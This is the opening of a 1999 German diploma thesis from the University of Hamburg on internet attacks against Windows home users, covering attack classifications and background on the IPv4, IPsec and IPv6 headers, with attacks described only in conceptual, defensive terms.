Andreas Engel • Andreas G. Lessig

Internetgestützte Angriffe und ausgewählte Gegenmaßnahmen

Diplomarbeit
Vorgelegt zur Begutachtung durch
Prof. Dr. Klaus Brunnstein
Dr. Hans-Joachim Mück

26. Mai 1999

UNIVERSITÄT HAMBURG

Fachbereich Informatik

Arbeitsbereich Anwendungen der Informatik
in Geistes- und Naturwissenschaften

Hiermit erklären wir, daß wir die Diplomarbeit selbständig durchgeführt haben. Die einzelnen Abschnitte der Arbeit wurden jeweils von dem in Anhang B genannten Autor angefertigt. Für diese Arbeit haben wir keine anderen als die angegebenen Quellen und Hilfsmittel benutzt.

Hamburg, den 27.5.1999,

Andreas Engel   Andreas G. Lessig

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

Kapitel 1

Szenario

Dieter A. User ist glücklich. Nachdem sein alter Computer für viele Anwendungen zu langsam geworden war, konnte er sich nun endlich dazu überwinden, einen neuen anzuschaffen. Nach gründlicher Beratung in einem Fachgeschäft seines Vertrauens kaufte er einen Multimedia-PC komplett mit Windows 98, einigen Anwendungsprogrammen, einem Modem und zwei Netzwerkkarten.

Zu Hause angekommen, machte er sich gleich an die Installation. Zu seiner Überraschung war die Installation von Windows 98 kinderleicht und erforderte nur die Eingabe seines Namens, der Seriennummer und eines Namens für seinen Rechner. Er brauchte die meiste Zeit nur mit einem Becher Tee daneben zu sitzen und die bunten Werbebildschirme des Setup-Programms bewundern. Sogar die Netzwerkarte wurde richtig erkannt, so daß er ohne Probleme eine Verbindung zu seinem alten Rechner aufbauen konnte, den er seinem Bruder Karl L. User überlassen hatte, dem er immer noch schnell genug war, um darauf seine Hausarbeiten zu schreiben. Einer gemeinsamen Nutzung des einzigen Druckers im Hause und der gemeinsamen Bearbeitung von Dokumenten stand nun nichts mehr im Weg.

Nachdem seine Probleme nun gelöst sind, möchte sich Dieter eine kleine Belohnung gönnen. Zu seinem Computer gehört standardmäßig ein Modem und Freunde haben ihm erzählt, daß die Einwahl bei einem Internet-Provider mit Windows 98 an Einfachheit kaum zu überbieten sei. Wenig später gehört auch er zu den mutigen Reisenden auf dem Datenhighway...

Der Anteil von Internetteilnehmern wie Dieter steigt ständig. Der gegenwärtige Boom des Internets dürfte größtenteils ihrer Begeisterungsfähigkeit und der immer einfacher zu benutzenden Zugangssoftware zu verdanken sein. Einem Besitzer von Windows 98 dürfte es nicht mehr schwerfallen, seinen Rechner für den Zugang zum Internet zu konfigurieren. Alle relevanten Netzwerkprotokolle sind schon installiert und die Konfiguration des Zugangs zum Provider ist größtenteils automatisiert.

Obwohl die höhere Ergonomie sicherlich zu begrüßen ist, hat sie auch ihre

Schattenseiten. Da der Benutzer kaum noch wissen muß, wie sein Rechner und die darauf laufenden Programme funktionieren, hat er auch kaum eine Chance festzustellen, wenn ein bösartiger Zeitgenosse sich die Schwächen der Konfiguration zu Nutze macht, um seinen Zielen zu dienen.

Es ist daher das Ziel dieser Arbeit, festzustellen, welche Probleme einem Benutzer wie Dieter begegnen können, wenn er sich mit seinem Windows-PC aus der abgeschotteten Umgebung seines Zuhauses in die große weite Welt des Internets vorwagt.

Obwohl ein Benutzer wie Dieter sicherlich nicht die Aufmerksamkeit großer krimineller Organisationen auf sich ziehen wird, die in der Lage wären, technisch aufwendige Angriffe auf seinen Rechner oder den seines Providers durchzuführen, so kann auch ein verärgerter Mitreisender oder ein gelangweilter Programmierer mit einem schwach ausgeprägten Sinn für Verantwortung durchaus zu einem Problem für ihn werden. Aus diesem Grunde wird sich unser Hauptaugenmerk auf Angriffe richten, zu deren Realisierung nur der Zugang zu einem Computer, einem Compiler und dem Internet nötig ist. Des weiteren setzen wir Kenntnis der einschlägigen Quellen im Netz sowie eine gewisse Grundbildung in Sachen TCP/IP beim Angreifer voraus.

Kapitel 2

Klassifikationen

In diesem Kapitel möchten wir verschiedene Möglichkeiten aufzeigen, Angriffe zu klassifizieren. Zum einen wählen wir den Ansatz, Angriffe nach der Art des bedrohten Gutes einzustufen, zum anderen klassifizieren wir Angriffe nach den Ebenen, auf denen sie stattfinden, und als dritte Möglichkeit haben wir Angriffe danach unterschieden, welcher Personenkreis sie durchführt.

2.1 Die betroffenen Güter

Ein Weg, Angriffe zu klassifizieren, ist die betroffenen Güter (Daten, Rechenzeit, ...) zu betrachten. Diese lassen sich nach den klassischen Kriterien der IT-Sicherheit [ITSEC], also Vertraulichkeit, Integrität und Verfügbarkeit sowie zusätzlich der Zurechenbarkeit und dem Schutz vor anstößigen Inhalten einteilen.

2.1.1 Vertraulichkeit

Allgemein gibt die Vertraulichkeit an, inwieweit ein Schutz gegen die unbefugte oder unbeabsichtigte Offenlegung von Informationen besteht.

Ein Angriff auf die Vertrauchlichkeit in unserem Szenario betrifft demnach folgende Daten:

- Die auf dem Rechner des Benutzers gespeicherten Daten (sowohl private Dokumente wie auch Systemdateien).
- Die übermittelten Daten.
- Die Verbindungs- und Zugriffsdaten (z.B. Kennwörter und betroffene Teilnehmer).
- Die Identität des Benutzers (z.B. Name, E-Mail-Adresse und Standort).
- Die Konfiguration des Benutzer-Rechners (Die verwendete Hard- und Software).

2.1.2 Integrität

Die Integrität gibt an, inwieweit ein Schutz gegen die unbefugte oder unbeabsichtigte Veränderung von Informationen besteht.

Bezogen auf die Gefahren beim „Surfen“ im Internet verstehen wir unter einem Angriff auf die Integrität die Manipulation folgender Daten:

- Die Daten auf dem eigenen Rechner.
- Die übermittelten Daten.
- Die Verbindung selbst.

2.1.3 Verfügbarkeit

Im Allgemeinen bedeutet Verfügbarkeit, daß Maßnahmen gegen die unbeabsichtigte oder unbefugte Vorenthaltung von Informationen oder Betriebsmitteln getroffen worden sind.

In unserem Fall würde ein hierauf abgezielter Angriff die Verfügbarkeit folgender Komponenten betreffen:

- Das System des Benutzers insgesamt.
- Die Rechenzeit des Benutzer-Systems.
- Die Systemdienste (z.B. Freigaben).
- Die Dienste des Providers (z.B. E-Mail).

2.1.4 Zurechenbarkeit

Unter Zurechenbarkeit versteht man üblicherweise die Möglichkeit der Zuordnung einer verantwortlichen Instanz zu einem Vorfall.

Da man im Gegensatz zu anderen Betriebssystemen bei Microsoft Windows 95/98 nicht die Möglichkeit hat, festzustellen, ob und zu welcher Zeit jemand am System angemeldet war und auf welche Objekte wann und von wem ein Zugriff erfolgt ist, ist die Zurechenbarkeit auf dem in unserem Szenario betroffenen Rechner per se nicht gegeben.

2.1.5 Schutz vor anstößigen Inhalten

Unter anstößigen Inhalten verstehen wir z.B. Pornographie, radikales Gedankengut, Militia-Sites und sicherheitsgefährdende Schriften (beispielsweise Anleitungen zur Herstellung von Bomben). Diese Inhalte sind insofern als Angriffe einzustufen, da Personen (insbesondere Kinder) mit Inhalten konfrontiert werden können, die für sie ungeeignet sind. Nach der momentanen



Abbildung 2.1: Die Ebene des Angriffs

Rechtslage ist schon der bloße Besitz einiger dieser Inhalte (z.B. Kinderpornographie) strafbar, so daß ein Angriff darin bestehen könnte, einem ahnungslosen Benutzer solche Inhalte unterzuschieben (z.B. per E-Mail) und ihn dadurch zu kompromittieren. Wir werden aber im Rahmen dieser Arbeit darauf nicht eingehen.

2.2 Die Ebene des Angriffs

Eine Klassifikation läßt sich auch dadurch erreichen, daß man die Ebenen betrachtet, auf denen die einzelnen Angriffe ansetzen.

Als oberste Ebene ist eigentlich die **zwischenmenschliche Ebene** zu bezeichnen. Da Angriffe auf dieser Ebene jedoch nicht nur auf computerbezogene Sicherheitsprobleme wie die in unserem Szenario beschränkt sind, steht sie in unserem Schaubild (Abbildung 2.1) etwas außerhalb.

Erwähnenswert ist sie dennoch, denn wohl jeder hat schon mal gehört, daß sich Paßwörter bei einem „gemütlichen Gespräch", einem fingierten Anruf oder einem einfachen Blick unter die Tastatur leichter herausfinden lassen als durch einen „Brute force"-Angriff auf die verschlüsselte Paßwortdatenbank.

Die übrigen Ebenen haben wir wie folgt eingeteilt:

Betriebssystem Unterster Ansatzpunkt für Angriffe ist das Betriebssystem des Benutzer-PCs. Auf dieser Ebene lassen sich bekannte Schwächen bzw. Lücken des Systems ausnutzen. Gezielte Angriffe auf bestimmte Treiber, z.B. deren Trojanisierung, ist denkbar, und auch die Manipulation der Windows-Registrierungsdatenbank bildet die Grundlage für viele Angriffe.

Netzwerk Angriffe, die auf Paketebene stattfinden, z.B. solche, die auf der Manipulation von Adressen basieren (DNS-Spoofing), fallen laut unserer Einstufung auf die „Netzwerkebene“. Der Mißbrauch der höheren Teilkomponenten des TCP/IP-Protokolls gehört jedoch in die Ebene darüber.

Protokoll Natürlich würde TCP/IP auch unter die Kategorie Protokoll fallen, aber in diese Ebene wollen wir speziell die Angriffsmöglichkeiten einstufen, die sich durch die Verwendung von Anwendungsprotokollen wie FTP, HTTP, SMTP, Netbios und den Diensten Finger und Ident bieten. Angriffe auf dieser Ebene beziehen sich z.B. auf Netzwerkfreigaben und auf die Gewinnung von Informationen mittels obiger Dienste sowie deren Mißbrauch.

Klient Die zahlreichen Sicherheitslücken der gängigen Internet-Browser bieten Angriffsmöglichkeiten, die wir auf die Ebene der verwendeten Internet-Klienten einstufen. Diese Sicherheitslücken beschränken sich nicht nur auf das Browsen von WWW-Seiten, auch andere Programme, z.B. E-Mail-Klienten, sind betroffen.

Inhalte Die Ebene der Inhalte bezieht sich auf die zum Verfassen von Webseiten verwendete Sprache „HTML“, sowie in den Webseiten enthaltene Active-X-Elemente und Applets. Zusätzliche Funktionalität, die mit Hilfe von Plug-Ins bewirkt worden ist, ordnen wir auch auf dieser Ebene ein.

Erweitert Den umfangreichen Möglichkeiten, die sich einem durch die Verwendung von Scriptsprachen oder Style Sheets bieten, haben wir eine eigene Ebene zugedacht, die wir als „erweitert“ bezeichnen. Angriffe auf dieser Ebene bauen teilweise auf den Problemen auf, die auf einer der unteren Ebenen bestehen.

Um zu verdeutlichen, daß Trojaner prinzipiell auf mehreren Ebenen Aktiv werden können, haben wir die oberen vier Ebenen allgemein zu der Gruppe „Programme“ zusammengefaßt.

2.3 Der Angreifer

Die dritte Möglichkeit der Klassifikation stuft die Angriffe nach dem Personenkreis ein, der sie durchführt.

2.3.1 Hacker

In [Raymond 96] finden sich zahlreiche Definitionen für den Begriff „Hacker“, unter anderem so harmlose wie die, daß es sich einfach nur um jemanden handelt, der gut und schnell programmieren kann.

In unserem Fall trifft jedoch die Definition zu, die einen Hacker als eine Person bezeichnet, die Gefallen an der intelektuellen Herausforderung hat, auf kreative Weise bestimmte Beschränkungen zu überwinden oder zu umgehen.

Eine solche Person wird durchaus die Fähigkeiten, nicht aber die Neigung besitzen, unbefugt in fremde Systeme einzudringen. Insbesondere wird ein „wahrer Hacker“ keinen Diebstahl, Vandalismus oder Verrat vertraulicher Daten begehen.

Außerdem sollte ein Hacker seine technischen Tricks mit Gleichgesinnten teilen und die gewonnenen Informationen über bestehende Sicherheitslücken an dafür verantwortliche Stellen (z.B. den Administratoren der betroffenen Systeme) weiterleiten, und zwar mit einer genauen Erklärung der Sicherheitslücke und eventuell einzuleitenden Gegenmaßnahmen.

2.3.2 Cracker/Crasher

Im Gegensatz zu einem Hacker, dessen Vorgehen nach der „Hacker's Ethic“ die Zerstörung ausschließt, bezeichnet der Begriff „Cracker“ oder „Crasher“ Personen, die mutwillig anderen Leuten Schaden zufügen, indem sie deren Systeme manipulieren.

Der Begriff „Cracker“ wurde von den Hackern ca. 1985 eingeführt, und zwar als Verteidigung gegen den journalistischen Mißbrauch des Begriffes „Hacker“.

Auch wenn sich die Vorgehensweise eines Hackers und eines Crackers technisch nicht grundlegend unterscheidet, so sind doch die Beweggründe deutlich andere, zumal Cracker dazu tendieren, nur in sehr kleinen Gruppen zusammenzuarbeiten und nicht bereit sind, die gewonnenen Informationen mit Anderen zu teilen.

2.3.3 Data Miner

Unter einem „Data Miner“ verstehen wir jemanden, der Daten sammelt, um diese dann für seine eigenen Zwecke zu nutzen, an Dritte zu verkaufen oder anderweitig Mißbrauch damit zu betreiben.

Je spezifischer die Daten sind, desto wertvoller sind sie für den Datensammler, Profilbildung ist daher für ihn ein wichtiges Mittel. Aber auch das Durchforsten des „Usenet“ nach E-Mail-Adressen und die Kenntnis der Mitglieder bestimmter Mailinglisten bilden für einen „Data Miner“ eine wichtige Informationsquelle.

2.3.4 Dirty Old Men

Mit „Dirty Old Men“ bezeichnen wir die sogenannten „Schmutzfinken“, die sich damit beschäftigen, Material in Umlauf zu bringen, das für viele Leute anstößig ist.

Die Verbreitung kann hierbei per E-Mail, über Webseiten oder im “Usenet“ erfolgen. Gehen die Inhalte über normale Pornographie hinaus, also z.B. Kinderpornographie oder die Darstellung von Sex mit Tieren, so ist das Material nicht nur anstößig sondern auch gesetzlich verboten.

2.3.5 Radikale

Unter Angriffen durch Radikale verstehen wir die Verbreitung von Gedankengut (mittels Webseiten, E-Mail oder dem „Usenet“), das für bestimmte Gruppen ungeeignet, anstößig und in vielen Ländern auch gesetzeswidrig ist. Hierunter fallen insbesondere rechtsradikale Propaganda und sogenannte „Militia-Sites“, auf denen Widerstandsbewegungen sich organisieren und der übrigen Welt ihre Anliegen näherbringen wollen.

2.3.6 Software-Piraten

Die Motivation für einen Software-Piraten, sich Zugang zu einem fremden Rechner zu verschaffen, besteht darin, daß er sich auf diesem Wege Kopien urheberrechtlich geschützter Software beschafft, die möglicherweise auf diesem Rechner lagert, um diese dann widerrechtlich in Umlauf zu bringen.

Denkbar wäre auch der Diebstahl von Registrierungsinformationen (Seriennummern, etc.), mit deren Hilfe eine unerlaubte Vervielfältigung und Installation ermöglicht wird.

Nicht zu vergessen ist natürlich auch die Lagerung und Verbreitung der illegalen Software mittels Rechnern Dritter, so daß diese nicht auf den Software-Piraten zurückzuführen ist.

2.3.7 Gewöhnliche Kriminelle

Es ist uns bekannt, daß auch Cracking, Kinderpornographie und Softwarepiraterie illegal sind.

In diesem Zusammenhang sind aber Personen gemeint, die Gesetze übertreaten, um sich monetäre Vorteile zu verschaffen und dabei den Nutzer nicht nur in seinem moralischen Empfinden, sondern auch in seinem Geldbeutel treffen, unabhängig davon, ob die Gesetzesübertretungen in diesem Falle über ein elektronisches Medium stattfinden.

Beispiele für diese Art der Kriminalität sind Angriffe auf elektronische Zahlungssysteme, insbesondere die widerrechtliche Beschaffung und der Mißbrauch von Kreditkartendaten. Auch der Verkauf von ausspionierten Daten fällt in die Kategorie „gewöhnliche Kriminelle“.

Kapitel 3

Technische Grundlagen

3.1 Überblick

Dieses Kapitel verfolgt zwei Ziele. Zum einen sollen hier die nötigen Grundlagen geschaffen werden, auf die in den späteren Kapiteln aufgebaut wird, zum anderen werden wir hier auch diejenigen Angriffe aufführen, die außerhalb des Bereiches liegen, den ein normaler Benutzer kontrollieren kann.

Ein Leser, der sich im Bereich der Internetprotokolle gut auskennt, wird unter Umständen darauf verzichten, dieses Kapitel zu lesen und nur gezielt nachschlagen, wenn er feststellt, daß zu einem Protokoll Kenntnisse vorausgesetzt werden, die ihm fehlen.

3.2 IP

3.2.1 Aufgabe

Das Internet-Protokoll IP [RFC 791] dient zur Übertragung von Datenpaketen über mehrere lokale Netzwerke hinweg. Es ist in etwa in Schicht 3 des OSI-Modells[1] angeordnet, wo es zur Adressierung und Fragmentierung von Datagrammen dient.

Seine Aufgabe ist es aber nicht, Ende-zu-Ende-Verläßlichkeit oder Flußkontrolle sicherzustellen. Dies kann durch höhere Protokollschichten geschehen, die sich des IP zur eigentlichen Übermittlung der Daten bedienen. Vielmehr dient IP eher dazu, von dem darunterliegenden lokalen Netzwerk zu abstrahieren und eine Grundfunktionalität sicherzustellen.

[1] Für eine Einführung in das OSI-Model siehe [Kerner 92].

3.2.2 Adressierung in IPv4

3.2.2.1 Adreßaufbau

Die IP-Schicht erhält in IPv4 Adressen einer festen Länge von 4 Byte. Anhand dieser Adresse muß sie die Daten entweder an einen Zielrechner im lokalen Netzwerk oder an den zuständigen Gateway weiterleiten.

Netzwerkadressen bestehen grundsätzlich aus zwei Teilen. Der erste Teil adressiert das lokale Netzwerk, während der zweite den Rechner in diesem angibt. Man unterscheidet dabei drei Klassen von Adressen:

Klasse A Hierbei ist das höchste Bit 0, die nächsten 7 Bits adressieren das Netzwerk. Dies läßt 3 Bytes zur Adressierung der eigentlichen Rechner übrig.

Klasse B Hierbei sind die beiden höchstwertigen Bits 1 und 0, während die nächsten 14 Bits die Netzwerkadresse darstellen. Damit bleiben 2 Bytes zur Adressierung des Rechners.

Klasse C Dies ist schließlich die Klasse für relativ kleine Netzwerke. Bei dieser Sorte von Adressen dient nur das letzte Byte zur Rechneradressierung. Gekennzeichnet wird diese Sorte von Adressen durch eine Belegung der höchsten drei Bytes mit 110.

Es mag dem Leser aufgefallen sein, daß diese Definition Adressen, die mit 111 beginnen, nicht einschließt. Dieser Adreßtyp wird in [RFC 791] als „erweiterter Adreßmodus“ erwähnt, aber nicht weiter definiert.

3.2.2.2 Private Internets

Für die Kommunikation in internen Firmennetzwerken ist es nicht notwendig und z.T. aus Sicherheitsgründen unerwünscht, Rechner mit Adressen zu versehen, die im globalen Internet bekannt und eindeutig vergeben sind.

Es wurde daher beschlossen, Adressen zu schaffen, die im Internet nicht benutzt werden. Rechner mit diesen Adressen sind aus dem Internet nicht ansprechbar. Soll dennoch eine Verbindung mit dem globalen Internet stattfinden, muß ein Zwischenrechner die Adresse umsetzen. Diese als „Masquerading“ bezeichnete Technik wird heutzutage immer öfter im Zusammenhang mit Firewallkonzepten eingesetzt.

In [RFC 1597] werden mehrere Netzwerkadressen für private Internets definiert:

Klasse A: 10.x.x.x (1 Netzwerk)

Klasse B: 172.16.x.x - 172.31.x.x (16 Netzwerke)

Klasse C: 192.168.0.x - 192.168.255.x (256 Netzwerke)

Vers	IHL	Type of Service	Total Length	
Identification			Flags	Fragment Offset
Time to live		Protocol	Header Checksum	
Source				
Destination				

| ⟵ Byte 0 ⟶ | ⟵ Byte 1 ⟶ | ⟵ Byte 2 ⟶ | ⟵ Byte 3 ⟶ |

Abbildung 3.1: IPv4-Header nach [RFC 791]

3.2.2.3 Fragmentierung

Unter bestimmten Umständen mag es vorkommen, daß ein Paket mit IP übertragen werden soll, das zu groß ist, um vom lokalen Netz in einem Stück übertragen zu werden. In diesem Fall wird es, sofern im Header nicht das „don't Fragment"-Flag im Feld Flags (vgl. Abb. 3.1) gesetzt ist, in mehrere einzelne Pakete aufgeteilt. Wurde dies explizit verboten, so wird das Paket ignoriert.

Verschiedene Header im Kopf des Datagramms[2] spielen eine wichtige Rolle bei diesem Prozeß:

Identification Dieses Feld identifiziert das Datagramm eindeutig und erlaubt es so, die Bruchstücke beim Zusammensetzen dem richtigen Datagramm zuzuordnen.

More-Fragments-Flag Ist dieses Bit im Feld Flags Null, so handelt es sich um das letzte Teilpaket.

Fragment-Offset Dieses Feld gibt die Position im Originaldatagramm an. Allerdings ist es möglich, Pakete zu schicken, bei denen ein Paket einen niedrigeren Offset enthält, als die Länge der vorangegangenen Fragmente ausmacht. Dies würde dazu führen, daß Informationen aus den vorhergehenden Fragmenten verloren gehen. Dies ist unter [RFC1858] als Angriff gegen Firewalls beschrieben. Heutzutage ist es allerdings möglich, diesen Angriffen zu begegnen, indem am Firewall erst alle Fragmente zusammengesetzt werden, bevor eventuelle Filterregeln Anwendung finden.

3.2.2.4 Zusätzliche Headerfelder

Neben den eben erwähnten Feldern stehen im Header auch:

Version die verwendete IP-Version (im Rahmen dieser Beschreibung: 4),

[2] Unter einem Datagramm verstehen wir ein einzelnes Datenpaket, daß von einem verbindungslosen Protokoll (wie z.B. IP) übertragen wird. Eine genauere Definition findet sich in [Kerner 92].

IHL die Länge des Headers,

Type of Service eine Prioritätsangabe,

Total Length die Länge des gesamten Datagramms,

Time to Live ein Zähler, der in jeder Zwischenstation verringert wird, und bei Erreichen von 0 zur Vernichtung des Datagramms führt,

Protocol das Protokoll der nächsthöheren Schicht, das IP benutzt,

Header Checksum eine einfache Prüfsumme,

Source Address die Quelladresse,

Destination Address die Zieladresse,

Options ein optionaler Bereich, der zur Übertragung zusätzlicher Informationen genutzt werden kann. Definiert sind u.a.:

- **Security** Diese Option erlaubt es, z.B. Informationen wie „VS NATO vertraulich“, zu übermitteln
- **Loose Source and Record Route (LSRR)**
- **Strict Source and Record Route (SSRR)** In beiden Fällen wird das Datagramm entlang der angegebenen Route übermittelt. Dabei ersetzt jeder Rechner die Adresse in der Route, die auf ihn verweist durch seine eigene, wie sie in der Umgebung gilt, in die das Datagramm übermittelt wird[3]. Allerdings darf ein Rechner bei LSRR das Datagramm über beliebig viele Zwischenrechner zum nächsten Ziel in der Route leiten, während er es bei SSRR direkt dorthin senden muß. Dieses Feature kann dazu benutzt werden, eine Fälschung der Absenderadresse zu vereinfachen. Während der Angreifer normalerweise keine Antwort auf Pakete mit gefälschter Absenderadresse bekommt, kann er mittels dieser Option behaupten, daß der Rückweg zur gefälschten Adresse über seinen Rechner führt. Es ist daher durchaus nicht selten, daß Gateways so konfiguriert werden, daß sie Pakete mit diesen Optionen zurückweisen.
- **Record Route** Hierbei wird die Route, die ein Datagramm nimmt, nicht vorgegeben, sondern nur protokolliert.

[3]Ein Rechner, der mehrere Netze miteinander verbindet, hat u.U. in jedem dieser Netze eine eigene Adresse.

Next Header	Length	RESERVED
Security Parameters Index		
Authentication Data		
⟵ Byte 0 ⟶	⟵ Byte 1 ⟶	⟵ Byte 2 ⟶ / ⟵ Byte 4 ⟶

Abbildung 3.2: Aufbau eines Authentication Headers nach [RFC 1826]

3.2.3 Sicherheitserweiterungen

Im Rahmen der Überlegungen, eine Version 6 (statt bisher 4) des Internet Protokolls zu schaffen, wurde auch eine Projektgruppe eingesetzt, die über eine Sicherheitsarchitektur für IP [RFC 1825] nachdenken sollte. Das Ergebnis ist u.a. die Spezifikation zweier neuer Header, die Authentizität und Integrität übertragener Datagramme sicherstellen sollen.

Diese Header sind in IPv4 optional, während sie in IPv6 von jeder Implementation unterstützt werden müssen. Obwohl der eigentliche IP-Header sich in den beiden Protokollversionen stark unterscheidet, sind die in diesem Abschnitt vorgestellten Sicherheitsheader in beiden Versionen des Protokolls gleich aufgebaut. Wir werden uns daher darauf beschränken, an dieser Stelle die Einbindung in IPv4 zu erläutern, ohne IPv6 vorzugreifen, das an anderer Stelle vorgestellt werden wird.

3.2.3.1 Authentication Header

Der Authentication Header [RFC 1826] wird im Datenteil des Datagramms vor den eigentlichen Daten übertragen. Seine Existenz wird durch das Setzen des „Protocol“-Feldes im IP-Header auf 51 angezeigt. Sein Zweck ist es, eine Prüfsumme des Paketes zu transportieren, um es vor Manipulation während der Übertragung zu schützen und sicherzustellen, daß ein Paket tatsächlich vom behaupteten Absender stammt.

Der Header besitzt die folgenden Felder (s. Abb. 3.2):

Next Header beschreibt den Typ des nächsten Datenbereiches. Dies könnte zum Beispiel „TCP“ sein, falls das IP-Paket zum Transport von TCP-Paketen verwendet wird.

Length gibt die Länge des Headers in 32-Bit Worten an.

Reserved ist für zukünftige Verwendung reserviert und muß auf 0 gesetzt werden.

Security Parameters Index ein 32-Bit Zufallswert, der zusammen mit der Zieladresse zur Bildung einer „Security Association“ dient, die be-

Security Parameter Index (SPI), 32 Bits
transparente Daten

Abbildung 3.3: ESP Header nach [RFC 1827]

stimmt, welche Algorithmen, Schlüssel, ... benutzt werden. Die Werte 1 - 255 sind für zukünftige Vergabe durch die Internet Assigned Numbers Authority (IANA) reserviert. Zum gegenwärtigen Zeitpunkt ist nur 0 für „es besteht keine Security Association“ definiert.

Authentication data die eigentliche Prüfsumme, Länge und Inhalt hängen vom verwendeten Verfahren ab.

Für die Berechnung der Prüfsumme wird zuerst die geeignete Security Association ermittelt, um festzustellen, welche Algorithmen und Schlüssel zu verwenden sind.

Nun wird eine Prüfsumme über das komplette Paket gebildet, wie es beim Empfänger ankommen wird. Felder, deren Wert sich auf dem Wege ändern werden, und deren endgültigen Wert der Sender nicht kennen kann, werden mit Nullen gefüllt. In IPv4 betrifft dies „Time to Live“ und „Header Checksum“.

Die zu verwendeten Algorithmen können relativ frei gewählt werden, allerdings muß jede Implementation „keyed MD5“[4] unterstützen.

3.2.3.2 Encapsulating Security Payload

Die „Encapsulating Security Payload (ESP)“ [RFC 1827] dient zur Sicherstellung der Vertraulichkeit der übertragenen Daten. Ihre Existenz wird durch den Wert 50 im „Protocol“- oder „Next Header“-Feld des vorangegangenen Headers angezeigt. Dieser Header kommt mit zwei Feldern aus, dem Security Parameter Index, der es erlaubt, die richtigen Parameter für die folgende Dechiffrierung zu ermitteln, und dem transparenten Datenteil, der den gesamten Rest des Paketes ausmacht (s. Abb. 3.3).

Der Inhalt dieses Datenteils kann entweder aus den eigentlichen Daten (z.B. einem TCP-Paket) bestehen oder ein komplettes IP-Paket enthalten. Die letztere Möglichkeit wird als „Tunnel Mode“ bezeichnet. Dies soll es

[4] Bei dem MD5 (Message Digest 5) handelt es sich um ein Hashverfahren, daß aus einem Text beliebiger Länge einen 16-Byte-Wert generiert. Bei keyed MD5 wird vor der Anwendung des Hashverfahrens erst ein geheimer Schlüssel vor den eigentlichen Text angefügt. Auf diese Weise erhält man ein Prüfsummenverfahren, bei dem nur Personen gültige Prüfsummen generieren, bzw. generierte Prüfsummen testen können, die im Besitz des geheimen Schlüssels sind.

ermöglichen, „Virtual Private Networks“ aufzubauen, bei denen zwei lokale Netze das Internet als Verbindung benutzen, ohne daß dort ihre eigene Struktur sichtbar oder die Kommunikation belauschbar ist.

Die zu verwendenden Algorithmen können frei gewählt werden, allerdings muß jede Implementation DES-CBC[5] unterstützen. Es soll an dieser Stelle noch angemerkt werden, daß die kryptographische Stärke des DES allgemein nicht besonders hoch eingeschätzt wird. In [RFC 1829] heißt es dazu:

> „It is suggested that DES is not a good encryption algorithm for the protection of even moderate value information. Triple DES is probably a better choice for such purposes.
>
> However, despite these potential risks, the level of privacy provided by use of ESP DES-CBC in the Internet environment is far greater than sending the datagram as cleartext.“

3.2.4 IPv6

3.2.4.1 Einleitung

Im Dezember 1995 wurde IPv6 [RFC 1883] veröffentlicht, welches das oben beschriebene IPv4 ablösen wird. Zum gegenwärtigen Zeitpunkt ist allerdings noch nicht abzusehen, wie lange es dauern wird, bis der überwiegende Teil des Internet darauf umgestellt wurde.

Die wichtigsten Neuerungen umfassen:

- ein neues Adreßschema, das die Breite von Adressen von 32 Bits auf 128 Bits erhöht, um der drohenden Erschöpfung des Adreßraumes zu begegnen,
- ein einfacherer IP-Header, in dem viele Felder weggelassen oder optional gemacht wurden,
- eine neue Methode Optionen anzugeben,
- Erweiterungen, um die Authentizität und Vertraulichkeit von Paketen zu gewährleisten.

Bei dem letzten Punkt handelt es sich streng genommen nicht um eine Eigenschaft von IPv6. Die Rede ist von den im vorigen Abschnitt besprochenen Sicherheitserweiterungen von IP, die auch mit IPv4 benutzt werden können. Allerdings gehören sie in IPv6 fest zum Protokoll und müssen von jeder Implementation unterstützt werden.

<table>
<tr><td>Version</td><td>Prio.</td><td colspan="3">Flow Label</td></tr>
<tr><td colspan="3">Payload Length</td><td>Next Header</td><td>Hop Limit</td></tr>
<tr><td colspan="5">Source Address</td></tr>
<tr><td colspan="5">Destination Address</td></tr>
</table>

| ⟵ Byte 0 ⟶ | ⟵ Byte 1 ⟶ | ⟵ Byte 2 ⟶ | ⟵ Byte 3 ⟶ |

Abbildung 3.4: IPv6-Hauptheader nach [RFC 1883]

3.2.4.2 Das neue Header-Format

Der neue Header von IPv6 weist deutlich weniger Felder auf als sein Vorgänger (s. Abb. 3.4). Es sind dies nur:

Version (4-Bit-Wert) enthält jetzt 6 statt 4,

Prio. (4-Bit-Wert) enthält eine Prioritätsangabe, wobei 0-7 für Protokolle mit Flußkontrolle vorgesehen sind, während 8-15 für Protokolle ohne Flußkontrolle bestimmt sind. Pakete der zweiten Gruppe werden im Falle einer Verstopfung des Netzes entsorgt. Ihre Priorität ist umso geringer, je eher der Sender ihren Verlust verschmerzen kann. Diese Gruppe ist vor allem für Echtzeitübertragungen wie Audio- oder Videoübertragungen vorgesehen (Web-TV, Internet-Telephonie).

